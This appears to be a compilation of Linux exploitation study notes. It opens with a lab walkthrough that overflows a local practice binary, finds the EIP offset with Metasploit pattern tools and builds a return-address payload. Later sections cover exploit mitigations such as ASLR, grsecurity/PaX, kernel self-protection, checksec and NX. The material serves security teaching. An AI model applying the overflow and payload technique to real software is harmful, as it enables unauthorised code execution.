
helper function

One rule of the thump when it comes to reverse engineering and assembly is **NOT** to analyze code line by line but to concentrate more on function calls, stack operations and file write/read.

when we feed the program with junk characters, i.e values that exceed the buffer size, it crushes as the extra character overflow to the adjustment **EIP** register replacing its contents. i created test character using python;

*python -c "print('A'*800)" > input.txt*

```
gef➤  run < input.txt
Starting program: /home/mrr3b007/BlackC0d3/a/smasher

User provided 700 bytes. Buffer content is: AAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```



EIP with new address

The segmentation fault error is an error the CPU produces when a program tries to access a part of the memory it should not be accessing. It didn't happen because a piece of memory was overwritten, it happened because the return address was overwritten with **0x41414141** (hex for 'A'). There's nothing at address 0x41414141 and if there is, it does not belong to the program so it is not allowed to read it. This produces the segmentation fault.

This means that we can control EIP and run any code or call any function that we want since EIP always contains the address of the next instruction to be executed. Meanwhile, we still need to know the exact number of junk characters that are needed to cause the crash. We would then be able to precisely overwrite the EIP with our controlled data. There are various methods to calculate the offset from the beginning of the buffer to the EIP. we will use metasploit pattern_create.rb and pattern_offset.rb tools to achieve this. to create test characters, open linux terminal and run;

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 800 > junk.txt

when the generated pattern is fed to the program, it fails again with segmentation fault and overwrites EIP register with an memory address. using metasploit pattern_offset.rb. The generated value is the exact number of characters that are needed to cause a crash, in this case **516** as show below;

```
$eax   : 0x0
$ebx   : 0x72413971 ("q9Ar"?)
$ecx   : 0x0
$edx   : 0x1
$esp   : 0xffffd170  →  "r3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9[...]"
$ebp   : 0x31724130 ("0Ar1"?)
$esi   : 0xf7f9d000  →  0x001e4d6c
$edi   : 0xf7f9d000  →  0x001e4d6c
$eip   : 0x41327241 ("Ar2A"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063

0xffffd170|+0x0000: "r3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9[...]"    ← $esp
0xffffd174|+0x0004: "4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0A[...]"
0xffffd178|+0x0008: "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At[...]"
0xffffd17c|+0x000c: "r7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3[...]"
0xffffd180|+0x0010: "8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4A[...]"
0xffffd184|+0x0014: "As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At[...]"
0xffffd188|+0x0018: "s1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7[...]"
0xffffd18c|+0x001c: "2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8A[...]"

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41327241

[#0] Id 1, Name: "smasher", stopped 0x41327241 in ?? (), reason: SIGSEGV
```

offset address

```
~/BlackC0d3/a
❯ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 800 > junk.txt

~/BlackC0d3/a
❯ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41327241
[*] Exact match at offset 516
```

offset value

with this in mind, we are finally going to build an exploit to replace the EIP address with the address of the helper function (identified earlier). To meet the requirements of the memory storage format, we need to send helper function address (**0x565561b9**) to the buffer in reverse order: **b9 61 55 56.**

```
~/BlackC0d3/a
❯ python2 -c "print 'A'*516 + '\xb9\x61\x55\x56' + 'C'*180" > exploit1.txt

~/BlackC0d3/a
❯ cat exploit1.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@aUVCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

developed exploit

```
gef➤  r < exploit1.txt
Starting program: /home/mrr3b007/BlackC0d3/a/smasher < exploit1.txt

User provided 700 bytes. Buffer content is: AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Detaching after vfork from child process 7447]

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

Address in EIP to be executed next

```
~/BlackC0d3/a
❯ ls
Permissions Size User     Date Modified Name
.rw-r--r--  165 mrr3b007 12 Oct 11:57  exploit.py
.rw-r--r--  701 mrr3b007 12 Oct 12:07  exploit1.txt
.rw-r--r--  801 mrr3b007 12 Oct 10:55  input.txt
.rw-r--r--  801 mrr3b007 12 Oct 11:29  junk.txt
.rw-r--r--  148 mrr3b007 12 Oct 12:07  PoC.py
.rw-r--r--    0 mrr3b007 12 Oct 12:09  pwnd.txt
.rwxr-xr-x  16k mrr3b007 12 Oct 11:56  smasher
.rw-r--r--  343 mrr3b007 12 Oct 11:56  smasher.c
```

helper function created file

Just as we expected, the helper function address was loaded to the EIP and got executed to create a file **pwnd.txt** as shown above. Since we supplied an additional address **0x43434343,** the program crashed again with a segmentation fault, however, this is just for demonstration purposes you can as well run it without including this additional address and you will not experience the scary segmentation fault.

In the next article, we will be generating and injecting a shellcode that will spawn /bin/bash whenever EIP control is abused.

https://mrr3b00t.medium.com/buffer-overflow-abusing-eip-control-1d8e1934570e

http://www.portsmouthscb.org.uk/wp-content/uploads/EIP-general-HR-01-03-13.pdf

https://pdfcoffee.com/110-linux-stack-smashing-pdf-free.html

Recently I started live-streaming some security-related stuff on Twitch because I enjoy teaching other people and showing them the processes, tools and techniques that I use while attempting to not suck at breaking stuff. Last night I did my second stream, which aimed to cover the following:

- A quick analysis of a vulnerable 32-bit Linux binary.

- An explanation of how stack buffer overflows can result in the Saved Return Pointer (SRP) being overwritten.
- A description of how SRP overwrites lead to control of the EIP register.
- A demonstration of how this control can lead to execution of shellcode on the stack thanks to the lack of NX.
- Development of an exploit that abuses the flaw resulting in attacker-controlled code execution.

With this first binary out of the way, a second one was also abused. The second binary was exactly the same as the first, except that it was compiled with NX *enabled*, and so the previous exploit would not work. This section attempted to cover:

- The reason NX causes the previous exploit to break.
- How control of EIP can still be abused to execute chunks of code.
- A "reasonable" description of ROP, and how it works.
- A demonstration of ROP in action (this was deliberately tedious to help those that haven't seen it before).
- Construction of an exploit that results in code execution even with NX enabled.

The latter part of this stream didn't quite go to plan, and I ended up taking a lot more time than I had hoped. The resulting exploit specifically targets the machine I was running it on (Fedora Core 24), and so wouldn't work on a remote system. However, my original intent was to demonstrate how it is possible to read entire areas of memory searching for instructions of interest (which in this case was int 0x80 ; ret). Due to time, I decided to skip on this and do it on easy-mode instead.

Apologies for the stupid DoubleClick Javascript crap that gets included by default when you embed YouTube clips. Be sure to run uBlock or something similar so that you're not tracked.

https://buffered.io/posts/linux-srp-overwrite-and-rop/

https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

Linux Protection Exploitation


https://docs.paloaltonetworks.com/traps/4-2/traps-endpoint-security-manager-admin/exploit-protection/linux-exploit-protection-modules

https://www.compass-security.com/fileadmin/Research/Presentations/2016-03_beer-talk_linux-exploit-mitigation.pdf

If you want to be secure in the Windows world, you should be running Microsoft EMET. If you are running Windows Vista or later, EMET mitigates nearly the entire class of memory corruption vulnerabilities by using DEP, ASLR, ROP, and other mitigations. A tool like EMET is possible because, with Windows, ASLR can be enabled for programs and libraries that weren't explicitly built to support it.


cat /proc/self/maps

Running this command displays the memory maps for the current process, which is cat in the above case. First let's look at the default UbuFuzz virtual machine, which is the VM provided with the CERT BFF (UbuFuzz has ASLR disabled):



Every time the above command is executed, the code is located in the same place. From an exploitability perspective, this approach is bad because an attacker can predict the location of code in memory, which enables the use of ROP or return-to-libc style attacks.

Let's now enable ASLR by commenting out the kernel.randomize_va_space=0 line in /etc/sysctl.conf. Ubuntu has ASLR enabled by default, but this feature is disabled in the UbuFuzz VM to simplify fuzzing. Once ASLR is re-enabled, we run the test again:



Here notice that the stack, heap, and loaded module locations are randomized, but the application itself (cat) is **not** randomized. Every time it executes, the application is loaded at the same memory location.

Grsecurity and Pax

As it turns out, it's possible to enable additional exploit mitigations in Linux. Unfortunately, the mitigations are not part of the vanilla Linux kernel. Therefore, you need to get the Linux kernel sources, apply a patch, and build your own kernel. The particular patch in question is provided by grsecurity, which also includes PaX. This patch provides additional protections that help enhance the security of a system, including various memory protections provided by PaX.


Compiling and patching your own kernel may sound scary, but it's actually not too difficult. The Insanitybit blog has provided guidance for how to build a grsecurity kernel for Ubuntu. Grsecurity has since been updated to allow an automatic configuration, which makes configuration easier. Let's run the same test on the same UbuFuzz system, but with the grsecurity kernel:

```
fuzz@ubufuzz:~$ cat /proc/self/maps
00000000-00099000 ---p 00000000 00:00 0
08048000-08053000 r-xp 00000000 08:01 262149     /bin/cat
08053000-08054000 r--p 0000a000 08:01 262149     /bin/cat
08054000-08055000 rw-p 0000b000 08:01 262149     /bin/cat
08055000-0a333000 ---p 00000000 00:00 0
0a333000-0a355000 rw-p 00000000 00:00 0          [heap]
a6219000-a6419000 r--p 00000000 08:01 792339     /usr/lib/locale/locale-archive
a6419000-a641a000 rw-p 00000000 00:00 0
a641a000-a65bd000 r-xp 00000000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
a65bd000-a65be000 ---p 001a3000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
a65be000-a65c0000 r--p 001a3000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
a65c0000-a65c1000 rw-p 001a5000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
a65c1000-a65c4000 rw-p 00000000 00:00 0
a65d2000-a65d4000 rw-p 00000000 00:00 0
a65d4000-a65d5000 r-xp 00000000 00:00 0          [vdso]
a65d5000-a65f5000 r-xp 00000000 08:01 660011     /lib/i386-linux-gnu/ld-2.15.so
a65f5000-a65f6000 r--p 0001f000 08:01 660011     /lib/i386-linux-gnu/ld-2.15.so
a65f6000-a65f7000 rw-p 00020000 08:01 660011     /lib/i386-linux-gnu/ld-2.15.so
b76b2000-b76d3000 rw-p 00000000 00:00 0          [stack]
b76d3000-c0000000 ---p 00000000 00:00 0
fuzz@ubufuzz:~$
```

Hardened Gentoo Linux

Gentoo Linux is one of the few Linux distributions where packages are compiled from source code, rather than provided in binary format like Red Hat or Ubuntu. Setting up a Gentoo Linux system requires more "wall clock" time due to compilation requirements, and it also requires more human interaction than most other Linux distributions to configure and tweak the system to work smoothly. At least the prevalence of multi-core computer systems these days makes compilation a bit less time consuming than it was in the past.

Hardened Gentoo is a Gentoo profile that enables grsecurity and PaX features in the Linux kernel, and configures the toolchain (compiler, linker, etc.) to use security-enhanced features such as PIE. Because the packages are built with the hardened toolchain, packages installed on a Hardened Gentoo system will have extra exploit mitigations. Let's run the same test on a Hardened Gentoo system:



Here we can see that everything is randomized, including the executable, and the entropy is higher than a vanilla Linux system. Exploiting a memory corruption vulnerability on such a system would be quite difficult.

It is also possible to run Gentoo with a vanilla Linux kernel, but configure the toolchain to enable PIE and other protections. Packages built after this change is made will be compiled with the protections. While a system configured in this way will not be as secure as a system that runs the hardened Linux kernel, this technique may be a compromise for environments where the hardened kernel cannot be used.

A Better Example

In the above examples, cat provides a simple example that can visualize the effects of ASLR. However, cat really isn't a high-risk application, and due to its trivial nature, we don't expect vulnerabilities to be discovered in it. How can we check the exploit mitigation features of arbitrary programs? The script checksec.sh by Tobias Klein is useful for this purpose. Let's look at the ffmpeg program, which has a large attack surface; we can expect it to contain a number of vulnerabilities. First, on Ubuntu:

Any properties that are not green are not the most secure. In this particular case, we can see that ffmpeg on Ubuntu is not compiled with PIE, and therefore will not receive the security benefit of ASLR. This binary also only uses Partial RELRO.

Let's look at ffmpeg on a Hardened Gentoo system:

In this case, all of the exploit mitigations are present.

Conclusion

Compared to Windows, enabling extra exploit mitigations on Linux requires a bit more work. Although the tests demonstrated in this blog entry focus on the ASLR aspect, a grsecurity-patched (and therefore PaX-enabled) Linux system provides a large number of protections that can make exploitation more difficult. At least on x86, some of these protections may have a noticeable performance impact. While a Hardened Gentoo platform may enable the most exploit protections for the most parts of the system, this approach may not be for everyone. If you are looking to enhance the security of your Linux system, it may be worth looking into at least building a grsecurity-enabled kernel for the Linux distro that you are already using.

https://insights.sei.cmu.edu/blog/taking-control-of-linux-exploit-mitigations/

Kernel Self-Protection

Kernel self-protection is the design and implementation of systems and structures within the Linux kernel to protect against security flaws in the kernel itself. This covers a wide range of issues, including removing entire classes of bugs, blocking security flaw exploitation methods, and actively detecting attack attempts. Not all topics are explored in this document, but it should serve as a reasonable starting point and answer any frequently asked questions. (Patches welcome, of course!)

In the worst-case scenario, we assume an unprivileged local attacker has arbitrary read and write access to the kernel's memory. In many cases, bugs being exploited will not provide this level of access, but with systems in place that defend against the worst case we'll cover the more limited cases as well. A higher bar, and one that should still be kept in mind, is protecting the kernel against a _privileged_ local attacker, since the root user has access to a vastly increased attack surface. (Especially when they have the ability to load arbitrary kernel modules.)

The goals for successful self-protection systems would be that they are effective, on by default, require no opt-in by developers, have no performance impact, do not impede kernel debugging, and have tests. It is uncommon that all these goals can be met, but it is worth explicitly mentioning them, since these aspects need to be explored, dealt with, and/or accepted.

Attack Surface Reduction

The most fundamental defense against security exploits is to reduce the areas of the kernel that can be used to redirect execution. This ranges from limiting the exposed APIs available to userspace, making in-kernel APIs hard to use incorrectly, minimizing the areas of writable kernel memory, etc.

Strict kernel memory permissions

When all of kernel memory is writable, it becomes trivial for attacks to redirect execution flow. To reduce the availability of these targets the kernel needs to protect its memory with a tight set of permissions.

Executable code and read-only data must not be writable

Any areas of the kernel with executable memory must not be writable. While this obviously includes the kernel text itself, we must consider all additional places too: kernel modules, JIT memory, etc. (There are temporary exceptions to this rule to support things like instruction alternatives, breakpoints, kprobes, etc. If these must exist in a kernel, they are implemented in

a way where the memory is temporarily made writable during the update, and then returned to the original permissions.)

In support of this are CONFIG_STRICT_KERNEL_RWX and CONFIG_STRICT_MODULE_RWX, which seek to make sure that code is not writable, data is not executable, and read-only data is neither writable nor executable.

Most architectures have these options on by default and not user selectable. For some architectures like arm that wish to have these be selectable, the architecture Kconfig can select ARCH_OPTIONAL_KERNEL_RWX to enable a Kconfig prompt. CONFIG_ARCH_OPTIONAL_KERNEL_RWX_DEFAULT determines the default setting when ARCH_OPTIONAL_KERNEL_RWX is enabled.

Function pointers and sensitive variables must not be writable

Vast areas of kernel memory contain function pointers that are looked up by the kernel and used to continue execution (e.g. descriptor/vector tables, file/network/etc operation structures, etc). The number of these variables must be reduced to an absolute minimum.

Many such variables can be made read-only by setting them “const” so that they live in the .rodata section instead of the .data section of the kernel, gaining the protection of the kernel’s strict memory permissions as described above.

For variables that are initialized once at __init time, these can be marked with the __ro_after_init attribute.

What remains are variables that are updated rarely (e.g. GDT). These will need another infrastructure (similar to the temporary exceptions made to kernel code mentioned above) that allow them to spend the rest of their lifetime read-only. (For example, when being updated, only the CPU thread performing the update would be given uninterruptible write access to the memory.)

Segregation of kernel memory from userspace memory

The kernel must never execute userspace memory. The kernel must also never access userspace memory without explicit expectation to do so. These rules can be enforced either by support of hardware-based restrictions (x86’s SMEP/SMAP, ARM’s PXN/PAN) or via emulation (ARM’s Memory Domains). By blocking userspace memory in this way, execution and data parsing cannot be passed to trivially-controlled userspace memory, forcing attacks to operate entirely in kernel memory.

Reduced access to syscalls

One trivial way to eliminate many syscalls for 64-bit systems is building without CONFIG_COMPAT. However, this is rarely a feasible scenario.

The “seccomp” system provides an opt-in feature made available to userspace, which provides a way to reduce the number of kernel entry points available to a running process. This limits the breadth of kernel code that can be reached, possibly reducing the availability of a given bug to an attack.

An area of improvement would be creating viable ways to keep access to things like compat, user namespaces, BPF creation, and perf limited only to trusted processes. This would keep

the scope of kernel entry points restricted to the more regular set of normally available to unprivileged userspace.

Restricting access to kernel modules

The kernel should never allow an unprivileged user the ability to load specific kernel modules, since that would provide a facility to unexpectedly extend the available attack surface. (The on-demand loading of modules via their predefined subsystems, e.g. MODULE_ALIAS_*, is considered “expected” here, though additional consideration should be given even to these.) For example, loading a filesystem module via an unprivileged socket API is nonsense: only the root or physically local user should trigger filesystem module loading. (And even this can be up for debate in some scenarios.)

To protect against even privileged users, systems may need to either disable module loading entirely (e.g. monolithic kernel builds or modules_disabled sysctl), or provide signed modules (e.g. CONFIG_MODULE_SIG_FORCE, or dm-crypt with LoadPin), to keep from having root load arbitrary kernel code via the module loader interface.

Memory integrity

There are many memory structures in the kernel that are regularly abused to gain execution control during an attack, By far the most commonly understood is that of the stack buffer overflow in which the return address stored on the stack is overwritten. Many other examples of this kind of attack exist, and protections exist to defend against them.

Stack buffer overflow

The classic stack buffer overflow involves writing past the expected end of a variable stored on the stack, ultimately writing a controlled value to the stack frame’s stored return address. The most widely used defense is the presence of a stack canary between the stack variables and the return address (CONFIG_STACKPROTECTOR), which is verified just before the function returns. Other defenses include things like shadow stacks.

Stack depth overflow

A less well understood attack is using a bug that triggers the kernel to consume stack memory with deep function calls or large stack allocations. With this attack it is possible to write beyond the end of the kernel’s preallocated stack space and into sensitive structures. Two important changes need to be made for better protections: moving the sensitive thread_info structure elsewhere, and adding a faulting memory hole at the bottom of the stack to catch these overflows.

Heap memory integrity

The structures used to track heap free lists can be sanity-checked during allocation and freeing to make sure they aren’t being used to manipulate other memory areas.

Counter integrity

Many places in the kernel use atomic counters to track object references or perform similar lifetime management. When these counters can be made to wrap (over or under) this traditionally exposes a use-after-free flaw. By trapping atomic wrapping, this class of bug vanishes.

Size calculation overflow detection

Similar to counter overflow, integer overflows (usually size calculations) need to be detected at runtime to kill this class of bug, which traditionally leads to being able to write past the end of kernel buffers.

Probabilistic defenses

While many protections can be considered deterministic (e.g. read-only memory cannot be written to), some protections provide only statistical defense, in that an attack must gather enough information about a running system to overcome the defense. While not perfect, these do provide meaningful defenses.

Canaries, blinding, and other secrets

It should be noted that things like the stack canary discussed earlier are technically statistical defenses, since they rely on a secret value, and such values may become discoverable through an information exposure flaw.

Blinding literal values for things like JITs, where the executable contents may be partially under the control of userspace, need a similar secret value.

It is critical that the secret values used must be separate (e.g. different canary per stack) and high entropy (e.g. is the RNG actually working?) in order to maximize their success.

Kernel Address Space Layout Randomization (KASLR)

Since the location of kernel memory is almost always instrumental in mounting a successful attack, making the location non-deterministic raises the difficulty of an exploit. (Note that this in turn makes the value of information exposures higher, since they may be used to discover desired memory locations.)

Text and module base

By relocating the physical and virtual base address of the kernel at boot-time (CONFIG_RANDOMIZE_BASE), attacks needing kernel code will be frustrated. Additionally, offsetting the module loading base address means that even systems that load the same set of modules in the same order every boot will not share a common base address with the rest of the kernel text.

Stack base

If the base address of the kernel stack is not the same between processes, or even not the same between syscalls, targets on or beyond the stack become more difficult to locate.

Dynamic memory base

Much of the kernel's dynamic memory (e.g. kmalloc, vmalloc, etc) ends up being relatively deterministic in layout due to the order of early-boot initializations. If the base address of these areas is not the same between boots, targeting them is frustrated, requiring an information exposure specific to the region.

Structure layout

By performing a per-build randomization of the layout of sensitive structures, attacks must either be tuned to known kernel builds or expose enough kernel memory to determine structure layouts before manipulating them.

Preventing Information Exposures

Since the locations of sensitive structures are the primary target for attacks, it is important to defend against exposure of both kernel memory addresses and kernel memory contents (since they may contain kernel addresses or other sensitive things like canary values).

Kernel addresses

Printing kernel addresses to userspace leaks sensitive information about the kernel memory layout. Care should be exercised when using any printk specifier that prints the raw address, currently %px, %p[ad], (and %p[sSb] in certain circumstances [*]). Any file written to using one of these specifiers should be readable only by privileged processes.

Kernels 4.14 and older printed the raw address using %p. As of 4.15-rc1 addresses printed with the specifier %p are hashed before printing.

[*] If KALLSYMS is enabled and symbol lookup fails, the raw address is printed. If KALLSYMS is not enabled the raw address is printed.

Unique identifiers

Kernel memory addresses must never be used as identifiers exposed to userspace. Instead, use an atomic counter, an idr, or similar unique identifier.

Memory initialization

Memory copied to userspace must always be fully initialized. If not explicitly **memset()**, this will require changes to the compiler to make sure structure holes are cleared.

Memory poisoning

When releasing memory, it is best to poison the contents, to avoid reuse attacks that rely on the old contents of memory. E.g., clear stack on a syscall return (CONFIG_GCC_PLUGIN_STACKLEAK), wipe heap memory on a free. This frustrates many uninitialized variable attacks, stack content exposures, heap content exposures, and use-after-free attacks.

Destination tracking

To help kill classes of bugs that result in kernel addresses being written to userspace, the destination of writes needs to be tracked. If the buffer is destined for userspace (e.g. seq_file backed /proc files), it should automatically censor sensitive values.

Checksec

Checksec is a bash script to check the properties of executables (like PIE, RELRO, Canaries, ASLR, Fortify Source). It has been originally written by Tobias Klein and the original source is available here: http://www.trapkit.de/tools/checksec.html

The checksec tool can be used against cross-compiled target file-systems offline. Key limitations to note:

- Kernel tests - require you to execute the script on the running system you'd like to check as they directly access kernel resources to identify system configuration/state. You can specify the config file for the kernel after the -k option.
- File check - the offline testing works for all the checks but the Fortify feature. Fortify, uses the running system's libraries vs those in the offline file-system. There are ways to workaround this (chroot) but at the moment, the ideal configuration would have this script executing on the running system when checking the files.

The checksec tool's normal use case is for runtime checking of the systems configuration. If the system is an embedded target, the native binutils tools like readelf may not be present. This would restrict which parts of the script will work.

Even with those limitations, the amount of valuable information this script provides, still makes it a valuable tool for checking offline file-systems.

https://github.com/slimm609/checksec.sh

NX/XD

- **NX/XD** is a hardware cpu feature which is provided in almost all the hardware. Some BIOS has advanced option of enabling or disabling it.
- **NX** stands for No eXecute and **XD** stands for eXecute Disable. Both are same and is a technology used in processors to prevent execution of certain types of code.

Return-to-libc / ret2libc

In a standard stack-based buffer overflow, an attacker writes their shellcode into the vulnerable program's stack and executes it on the stack.

However, if the vulnerable program's stack is protected (NX bit is set, which is the case on newer systems), attackers can no longer execute their shellcode from the vulnerable program's stack.

